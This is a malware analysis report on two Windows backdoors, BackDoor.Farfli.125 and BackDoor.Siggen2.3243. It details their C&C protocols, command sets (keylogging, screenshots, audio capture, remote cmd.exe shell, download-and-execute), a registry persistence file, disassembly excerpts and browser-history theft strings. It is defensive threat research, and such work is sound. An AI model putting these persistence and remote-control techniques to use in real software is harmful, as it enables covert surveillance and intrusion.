BackDoor.Farfli.125 tries to read the `<config.name>sck.ini` file, which is supposed to contain the configuration for the trojan to operate as a SOCKS proxy server. This configuration contains the port number to which the proxy server binding is performed, as well as the name and the password for the authentication. The backdoor supports the SOCKS4 and SOCKS5 modes with capabilities to authenticate using the name and password and is able to resolve the domain names.

The operation in the SOCKS proxy server mode is performed in a separate thread. If the configuration file is missing, the trojan skips the proxy server creation stage.

C&C communication

The name of the C&C server is stored in `config.srv_addr` as a string. Moreover, `config.url` can store a URL, which the trojan uses to request a new address through the

WinHTTP API. In this case, the response comes as a C&C server address string, which can also contain the port number, followed by `:`. The received address is saved in the `%TEMP%\<threadid>.txt` file, where `<threadid>` is the identificator of the current thread in the `%08x` format. Subsequently, the trojan reads the C&C server address from this file and applies it to its configuration.

BackDoor.Farfli.125 establishes a keep-alive connection through the TCP socket and generates the encryption key, using the XOR operation with one byte. Next, it extracts the `config.password` string from the configuration and forms a key in the size of 1 byte from it, using the following algorithm:

```
 key = 0

i = 0

for x in password:

   k = k ^ ((x << i) & 0xFF)

   i += 1
```

The `config.password` string in the analyzed sample is empty, so the data sent to the C&C server remains unencrypted.

BackDoor.Farfli.125 collects the following information about the system:

- OS version
- CPU frequency
- the number of processors
- the amount of RAM
- the name of the computer
- code pages for the ANSI and OEM

Next, based on the collected information, it prepares the structure as follows:

```
struct sysinfo

{

DWORD id;

DWORD dword_zero_0;

DWORD dword_zero_1;

DWORD dword_zero_2;
DWORD CPU_MHz;

DWORD dword_zero_3;

LARGE_INTEGER phys_mem;

DWORD ansi_CP;

DWORD oem_CP;

DWORD dword_0;

DWORD OS_version;

DWORD number_of_processors;

DWORD cfg_dword;

GUID created_GUID;

DWORD gap_0[5];

BYTE unk_str[128];

BYTE computer_name[16];

DWORD gap_1[28];

BYTE str_group[64];

BYTE str_version[32];

DWORD pad[9];

};
```

id

When sending the first packet to the C&C server, the `id` field has a `0x1F40` value. When sending further packets, this field contains the command ID.

dword_0

The `dword_0` field equals 1 if the `id` value corresponds to the `0x1F40`; in other cases (i.e. if this is the first packet) it equals 0.

cfg_dword

The `cfg_dword` field equals the `config.cfg_dword` value.

OS_version

Depending on the version of the attacked operating system, the `OS_version` field can take the following values:

- 0—for Windows with the build number of 8XXXX and higher
- 1—for Windows 95
- 2—for Windows 2000
- 3—for Windows XP
- 4—for Windows Server 2003
- 5—for Windows Vista, Windows Server 2008
- 6—for Windows 7, Windows Server 2008 R2
- 7—for Windows 8, Windows Server 2012
- 8—for Windows 8.1 and higher

created_GUID

The `created_GUID` field is generated through the `CoCreateGuid` function each time the structure is sent to the C&C server. It is also saved in `config.created_GUID`.

unk_str

The `unk_str` string is copied from the `config.unk_str`. In the analyzed sample, this string is empty.

str_group

The `str_group` string is copied from `config.str_group`. In the analyzed sample, it has a value of `General Group`.

str_version

The `str_version` string is copied from the `config.str_version`. In the analyzed sample, it has a value of `Customized Version`.

After the structure is formed, it is encrypted with a one-byte XOR operation if there is a key and sent to the C&C server. If sending has failed, the thread goes to sleep for `config.timeout` milliseconds and tries to send the packet again. This routine is repeated until the structure is successfully sent.

If sending was successful, **BackDoor.Farfli.125** receives a block, consisting of two DWORD in return. The first DWORD is the command ID, while the second DWORD is used in the reply to the command the trojan sends to the C&C server.

The operation with the commands

When responding to each command, the backdoor first verifies the packet with the `sysinfo` data, where the `id` field holds the ID of the received command, and the `cfg_dword` field represents the second DWORD received with this command.

There are two groups of commands **BackDoor.Farfli.125** works with:

- the main commands
- the secondary commands; the backdoor starts to work with them upon receiving the commands with the `0x1F42`, `0x1F43`, `0x1F44[/strong], 0x1F4E` and `0x1F54` IDs

The main commands

Command ID	Performed actions
0x7535	To obtain a `SeShutdownPrivilege` privilege and shut down the system with the `SHTDN_REASON_MINOR_RECONFIG` code.
0x7534	To obtain a `SeShutdownPrivilege` privilege and reboot the system with the `SHTDN_REASON_MINOR_RECONFIG` code.

0x7532	To load a `.DLL` into the memory, call the `ServiceMain` function from it and delete the library. Due to possible error in the code, instead of the .DLL file, the trojan tries to load a text file with the keylogger log.
	
	If the `.DLL` was successfully loaded, the backdoor checks the value of the `config.service` parameter. This value can be as follows:
	• `1`—the trojan deletes the `ATI` value in the `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]` key
	• `2`—the trojan forms the file `%TEMP%\<config.name>reg.reg` and imports it into the Windows registry
	• other value—the trojan deletes the `<config.name>` value from the `[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost]` key
	
	The `reg.reg` file formed by the backdoor has the following contents:
	`Windows Registry Editor Version 5.00`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger]`

	`"Start"=dword:00000004`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Messenger]`
	
	`"Start"=dword:00000004`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Services\Messenger]`
	
	`"Start"=dword:00000004`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger\Parameters]`
	
	`"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,67,00,73,00,76,00,63,00,2e,00,64,00,6c,00,6c,00,00,00`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Messenger\Parameters]`
	
	`"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,67,00,73,00,76,00,63,00,2e,00,64,00,6c,00,6c,00,00,00`
	
	`[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Services\Messenger\Parameters]`
	
	`"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,7`
	
	Where the `ServiceDll` name in it corresponds to the `%SystemRoot%\System32\msgsvc.dll\` path.

0x22B8	To delete the keylogger log file.
0x1F5A	To shut down the SOCKS proxy server and delete the configuration file.
0x1F59	To send the keylogger log file to the C&C server. The contents of the file are packed with the same algorithm as the data in the last section and sent in 3 stages: 1. the size of the packed data is sent 2. the second DWORD from the command is sent 3. the data itself is sent
0x1F58	To receive a file name from the C&C server and then a buffer with the data. To open the specified file and write a received buffer into its end.
0x1F57	To record a sound through the microphone into the WAV file and send it as blocks to the C&C server.

0x1F56	To take a screenshot of the desktop and send it to the C&C server as a jpeg file.
0x1F52	To run a SOCKS proxy server. First, the trojan receives a configuration file, then binds a proxy server to a port specified in the configuration and starts to process the incoming connections.
0x1F51	To launch Internet Explorer with the command line arguments sent in the command.
0x1F50	To demonstrate `MessageBox` with the specified parameters.
0x1F4B	To receive a file from the C&C server, save it in `%TEMP%\<threadid>.<ext>` and run it using the `ShellExecute` function. A file extension and `nShowCmd` parameter are also sent in the command.
0x1F4A	To receive a URL from the C&C server from which a file will be downloaded. The trojan saves the file in `%TEMP%` and runs it.
0x1F49	To receive an executable module from the C&C server. In this module, the trojan searches for signatures similar to the one located in its last section. After this signature, it places the `config.created_GUID` value. Next, it saves a file in `%TEMP%\<threadid>.exe` and creates a process from it. After the process is successfully created, it performs the same actions as upon receiving the `0x7532` command.
0x1F48	To send a specified file to the C&C server.
0x1F47	A remote control using `cmd.exe`. The trojan redirects I/O to the pipes, receives the commands from the C&C server, sends them into the pipe set as `hStdInput` for `cmd.exe`, reads the results from the pipe set as `hStdOutput`. The results are compressed before being sent and the received commands are also compressed.
0x1F41	An RDP protocol imitation. The trojan takes desktop screenshots, sends them to the C&C server as `.jpeg` files and receives the input commands in response.

The secondary commands

BackDoor.Farfli.125 sends the `sysinfo` structure to the C&C server with the `0x1F42` ID after it receives one of the following commands: `0x1F42`, `0x1F43`, `0x1F44`, `0x1F4E`, or `0x1F54`. In response, the server sends a compressed block with the additional command’s ID and other data.

The result of the command execution is written into the `%TEMP%\<threadid>.tmp temporary file first, where threadid` is the ID of the current thread in the `%08x` format. Next, the file is read and its contents are packed and sent to the C&C server.

Command ID	Performed actions

0x1771	To collect the information about the disk the path to which is specified in the command. The data is sent to the C&C server in the form of the structure shown below:
	`struct disk_info`
	`{`
	`DWORD type;`
	`DWORD dword_0;`
	`LARGE_INTEGER free_bytes_available_to_caller;`
	`LARGE_INTEGER total_number_of_bytes;`
	`LARGE_INTEGER total_number_of_free_bytes;`
	`BYTE volume_name[128];`
	`DWORD gap_0[32];`
	`BYTE file_system_name[128];`
	`DWORD gap_1[32];`
	`BYTE path[64];s`
	`};`

0x1772	To receive the information about properties of the file specified in the command. The result of the command's execution is saved as the following structure:
	`struct file_info`
	`{`
	`WIN32_FILE_ATTRIBUTE_DATA attrs; //WINAPI struct`
	`char filename[512];`
	`};`

0x1773	To receive the following information about a specified directory: • the properties of the directory • the number of files and subdirectories in it

	• the total amount of the data stored in it
	The command is executed recursively. The received information is saved as the following structure:
	`struct dir_info`
	`{`
	`WIN32_FILE_ATTRIBUTE_DATA attrs;`
	`DWORD number_of_files;`
	`DWORD number_of_subdirs;`
	`DWORD dword_0;`
	`LARGE_INTEGER total_dir_size;`
	`BYTE path[512];`
	`};`

0x1774	To write a list of the files and subdirectories in the specified directory to the temporary file. The list represents a sequence of the `file_info` structures for each element.
0x1775	To delete files listed in the command.
0x1776	To create a directory.
0x1777	To move a file. The current and new file name are set as two consequent buffers of the size of `0x200` bytes.
0x1778	To list all available disks, forming a `disk_info` structure with the corresponding information for each of them. The collected data is sent to the C&C server in a response message.
0x1779	To open a specified file, calling the `ShellExecuteA` function with the `nCmdShow` parameter, which equals `SW_SHOW`.
0x177A	To obtain a `SE_DEBUG_PRIVILEGE` privilege and terminate a process. The command contains the PID of the targeted process in a text format.

0x177B	To list the contents of the registry key. For each element of the key the following structure is formed:
	`struct reg_key_item`
	`{`
	`DWORD ValueName_len;`
	`DWORD type;`
	`DWORD data_size;`
	`DWORD is_subkey;`
	`BYTE element_name[512];`
	`BYTE data[512];`
	`};`

0x177C	To delete a specified registry key.
0x177E	To delete a parameter in the registry key.
0x177F	To set a parameter value in the registry key.
0x1781	This command contains the list of paths to files and folders (one or more paths). If the path received in the command leads to the file, the trojan writes its name and size into the temporary file. If the path leads to the directory, the trojan recursively goes through it and for each file found in it, it writes its name and size into the temporary file.

0x1782	To create the list of active processes. For each process the following structure is formed:
	`struct proc_info`
	`{`
	`DWORD pid;`
	`DWORD threads_base_priority;`
	`DWORD number_of_threads;`
	`BYTE exe_file[512];`
	`};`

	The collected information is sent to the C&C server.

0x1783	To create a list of running services of the `SERVICE_WIN32` type. For each service the following structure is formed:
	`struct service_info`
	`{`
	`DWORD service_type;`
	`DWORD start_type;`
	`DWORD error_control;`
	`DWORD tagID;`
	`BYTE service_name[520];`
	`BYTE display_name[520];`
	`DWORD current_state;`
	`DWORD gap_0[9];`
	`BYTE binary_path_name[512];`
	`BYTE load_order_group[512];`
	`BYTE dependencies[512];`
	`BYTE service_start_name[1024];`
	`BYTE description[1024];`
	`};`

0x1784	To stop or launch a service. The command contains the buffer with the size of `0x200` with the service name, followed by a code. If the code is `1`, the trojan needs to stop the service; if the code is `0`, it needs to launch it.
0x1785	The command is responsible for the service configuration control. The trojan can change the type of the launch, the name, and the displayed name of the service.
0x1787	To delete a service.
0x1788	To search files, using the mask. The trojan saves the list of files with their properties in the temporary file.

0x1789	To list opened windows. For each window the trojan forms the following structure:
	`struct window_info`
	`{`
	`BYTE text[512];`
	`BYTE owner_process_name[512];`
	`HWND hWnd;`
	`DWORD dword;`
	`}`

0x178A	To close or show a window. The command contains a handle of the window, the code of the message, and the `nCmdShow` parameter.

BackDoor.Siggen2.3243

BackDoor.Siggen2.3243 is a malicious DLL module written in C++ and designed for 32-bit and 64-bit Microsoft Windows operating systems. Its functionality includes a keylogger, snooping on clipboard contents, extracting saved logins and passwords, obtaining information about installed applications and collecting general information about the infected system.

Operating routine


BackDoor.Siggen2.3243 is statically linked with several libraries, such as OpenSSL, SQLite, gloox XMPP client library, CJsonObject JSON parser and STL.

The trojan is loaded into the memory by **BackDoor.ShadowPad.4** through the `LoadLibrary` function. At the beginning, it creates the `[Guid("71ED330D-F80C-499A-A442-744EAD224A8F")]` mutex. Next, in the current directory it creates a log file whose name is calculated as an MD5 hash of the `winhook-clientLog` string, which is `eb3816e69e6c007b96a09e2ecee968e5`. After that, the trojan writes the strings in this file as follows:

```
Info [YYYY-MM-DD HH:MM:SS]Log::setLogPath
success,<eb3816e69e6c007b96a09e2ecee968e5,a>
```


```
Info [YYYY-MM-DD HH:MM:SS]..Start.. 0.0.9a
```

When running, **BackDoor.Siggen2.3243** saves the information about every operation it performs, including information about the errors:




```
.text:100339F9 call    _fopen
.text:100339FE add     esp, 8
.text:10033A01 mov     [edi], eax
.text:10033A03 lea     edx, [esp+3D0h+var_204+0FCh]
.text:10033A0A push    ecx
.text:10033A0B mov     ecx, offset aLogSetlogpathS ; "Log::setLogPath success,<%s,%s>"
.text:10033A10 test    eax, eax
.text:10033A12 jnz     short loc_10033A19

.text:10033A14 mov     ecx, offset aLogSetlogpathF ; "Log::setLogPath failed,<%s,%s>"

.text:10033A19
.text:10033A19 loc_10033A19:
.text:10033A19 call    log_write
.text:10033A1E mov     edx, [esp+3D4h+hex_hash.capacity]
.text:10033A22 add     esp, 4
.text:10033A25 cmp     edx, 10h
.text:10033A28 jb      short loc_10033A57
```

With that, the error messages are written with the `Warring` type. The example of such record is shown below:



```
.text:10024869 loc_10024869:
.text:10024869 mov     esi, [ebp+UdpClient_obj.hSocket]
.text:1002486F lea     eax, [ebp+var_DC]
.text:10024875 push    eax             ; argp
.text:10024876 push    8004667Eh       ; cmd
.text:1002487B push    esi             ; s
.text:1002487C mov     [ebp+var_DC], 1
.text:10024886 call    ds:ioctlsocket  ; non blocking
.text:1002488C cmp     eax, 0FFFFFFFFh
.text:1002488F jnz     short loc_100248A4

.text:10024891 push    esi
.text:10024892 mov     edx, offset aFcntlDFGetfl ; "fcntl(%d, F_GETFL)"
.text:10024897 mov     ecx, offset level ; "Warring "
.text:1002489C call    log_write_warning
.text:100248A1 add     esp, 4
```

Using the UDP protocol, the trojan sends messages in the form of the `DKGETMMHOST\r\n` string to the remote server 1.1.1.1:8005, which belongs to the Cloudflare DNS service:




```
.text:100248E5 call    ds:htons
.text:100248EB push    offset ip_addr  ; "1.1.1.1"
.text:100248F0 mov     [ebp+UdpClient_obj.sockaddr_to.sin_port], ax
.text:100248F7 call    ds:inet_addr
.text:100248FD mov     dword ptr [ebp+UdpClient_obj.sockaddr_to.sin_addr.S_un], eax

.text:10024903
.text:10024903 loc_10024903:
.text:10024903 mov     eax, [ebp+UdpClient_obj.vftable]
.text:10024909 lea     ecx, [ebp+UdpClient_obj]
.text:1002490F mov     [ebp+var_4E], 1
.text:10024913 call    [eax+doyou::io::UdpClient::vftable.nullsub_2]
.text:10024916 push    0Dh             ; Size
.text:10024918 push    offset aDkgetmmhost ; "DKGETMMHOST\r\n"
.text:1002491D lea     ecx, [ebp+string_DKGETMMHOST] ; this
.text:10024920 mov     [ebp+string_DKGETMMHOST.length], 0
.text:10024927 mov     [ebp+string_DKGETMMHOST.capacity], 0Fh
.text:1002492E mov     byte ptr [ebp+string_DKGETMMHOST.p_data], 0
.text:10024932 call    std__string__assign_char_len
.text:10024937 mov     byte ptr [ebp+var_4], 1
.text:1002493B nop     dword ptr [eax+eax+00h]

.text:10024940
.text:10024940 loc_10024940:
.text:10024940 cmp     [ebp+string_DKGETMMHOST.capacity], 10h
.text:10024944 lea     ecx, [ebp+UdpClient_obj.sockaddr_to]
.text:1002494A push    10h             ; tolen
.text:1002494C push    ecx             ; to
.text:1002494D push    0               ; flags
.text:1002494F push    [ebp+string_DKGETMMHOST.length] ; len
.text:10024952 lea     eax, [ebp+string_DKGETMMHOST]
.text:10024955 cmovnb  eax, [ebp+string_DKGETMMHOST.p_data]
.text:10024959 push    eax             ; buf
.text:1002495A push    [ebp+UdpClient_obj.hSocket] ; s
.text:10024960 call    ds:sendto
```

Sending such non-standard messages doesn't have any practical use and can indicate the analyzed sample represents a test version of the trojan, and the 1.1.1.1 server address is used as a temporary plug.

In the response message from the server, **BackDoor.Siggen2.3243** searches for the `DKMMHOST:` string, followed by the address of the C&C server the trojan needs to connect to. In addition, in the current directory the backdoor searches for the file whose name is the MD5 hash of the `register.json` string. This file should represent a JSON configuration file encoded with Base64 and containing the parameters needed to connect to the C&C server.


To communicate with the C&C server, the trojan uses JSON as well. **BackDoor.Siggen2.3243** has the corresponding classes to establish the connection:

- doyou::io::UdpClient



```
10277C54 ??_R0?AVUdpClient@io@doyou@@@8 dd offset ??_7type_info@@6B@
10277C54                                         ; DATA XREF: .rdata:102573B8↑o
10277C54                                         ; .rdata:doyou::io::UdpClient::`RTTI Base Class Descriptor at (0,-1,0,64)'↑o
10277C54                                         ; reference to RTTI's vftable
10277C58                 dd 0                    ; internal runtime reference
10277C5C aAvudpclientIoD db '.?AVUdpClient@io@doyou@@',0 ; type descriptor name
10277C75                 align 4
```

- doyou::io::TcpHttpClient



```
10277800 ; public class std::_Func_base<void,class doyou::io::HttpClientC *,struct doyou::io::TcpHttpClient::Event &> /* mdisp:0 */
10277800 ; class std::_Func_base<void, class doyou::io::HttpClientC *, struct doyou::io::TcpHttpClient::Event &> `RTTI Type Descriptor'
10277800 ??_R0?AV?$_Func_base@XPAVHttpClientC@io@doyou@@AAUEvent@TcpHttpClient@23@@std@@@8 dd offset ??_7type_info@@6B@
10277800                                         ; DATA XREF: .rdata:std::_Func_base<void,doyou::io::HttpClientC *,doyou::io::TcpHttpClient:
10277800                                         ; reference to RTTI's vftable
10277804                 dd 0                    ; internal runtime reference
10277808 aAvFuncBaseXpav_0 db '.?AV?$_Func_base@XPAVHttpClientC@io@doyou@@AAUEvent@TcpHttpClient' ; type descriptor name
10277808                 db '@23@@std@@',0
10277854 ; class _lambda_0f4a9ffde940da4a456299f7b58df487_ `RTTI Type Descriptor'
10277854 ??_R0?AV_lambda_0f4a9ffde940da4a456299f7b58df487_@@@8 dd offset ??_7type_info@@6B@
10277854                                         ; DATA XREF: sub_10037860↑o
10277854                                         ; reference to RTTI's vftable
10277858                 dd 0                    ; internal runtime reference
```

Artifacts

The malicious library contains the information about the path to the project file:

```
C:\Users\Administrator\Desktop\Fun\bin\Win32\Release\winsafe.pdb
```

The following strings can also be found in its body:

```
BrowseHistory.db
select url, title, last_visit_time, visit_count from urls
title
last_visit_time
visit_count
BrowseHistory::urlChrome, %s, %s
select id, title, last, hit from UserRankUrl
BrowseHistory::urlSogouExplorer,%s,  %s
es.sqlite
select url, title, last_visit_date, visit_count from moz_places
last_visit_date
BrowseHistory::urlSogouExplorer, %s
\\2345Explorer\\User Data\\Default\\History
2345Explorer.exe
\\google\\chrome\\User Data\\default\\History
chrome.exe
\\360Chrome\\chrome\\User Data\\default\\History
```

```
360chrome.exe
\\User Data\\default\\History
\\360se6\\User Data\\default\\History
360se.exe
\\Tencent\\QQBrowser\\User Data\\Default\\History
QQBrowser.exe
\\SogouExplorer\\HistoryUrl3.db
SogouExplorer.exe
\\Mozilla\\Firefox\\Profiles
firefox.exe
++ %p s_buff_size = %u mb
-- %p s_buff_size = %u mb
write2socket1:sockfd<%d> client socket closed.
write2socket1:sockfd<%d> nSize<%d> nLast<%d> ret<%d>
sockfd<%d> onClose
warning, initSocket close old socket<%d>...
create socket failed...
<socket=%d> connect <%s:%d> failed...
hostname2ip(hostname is null ptr).
hostname2ip(port is null ptr).
%s getaddrinfo
%s getnameinfo
--\r\n\r\n
Content-Disposition: form-data; name=\"%s\"\r\n\r\n
!_form_data_buf.canWrite(bytesize), url=%s
readsize != bytesize, url=%s
readsize >= 1MB
Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n
Content-Type: application/octet-stream\r\n\r\n
total %.2f GB (%.2f GB available)
system_hide::CreatePipe
system_hide::CreateProcess
wmic path win32_physicalmedia get SerialNumber
WMIC diskdrive get Name, Manufacturer, Model
LocalData::task_load::PathFileExists, %s
```

```
LocalData::task_load::read.data.empty, %s
